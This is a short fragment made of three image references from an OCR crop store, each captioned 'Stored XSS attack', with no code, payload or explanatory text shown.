
Stored XSS attack




Stored XSS attack




Stored XSS attack



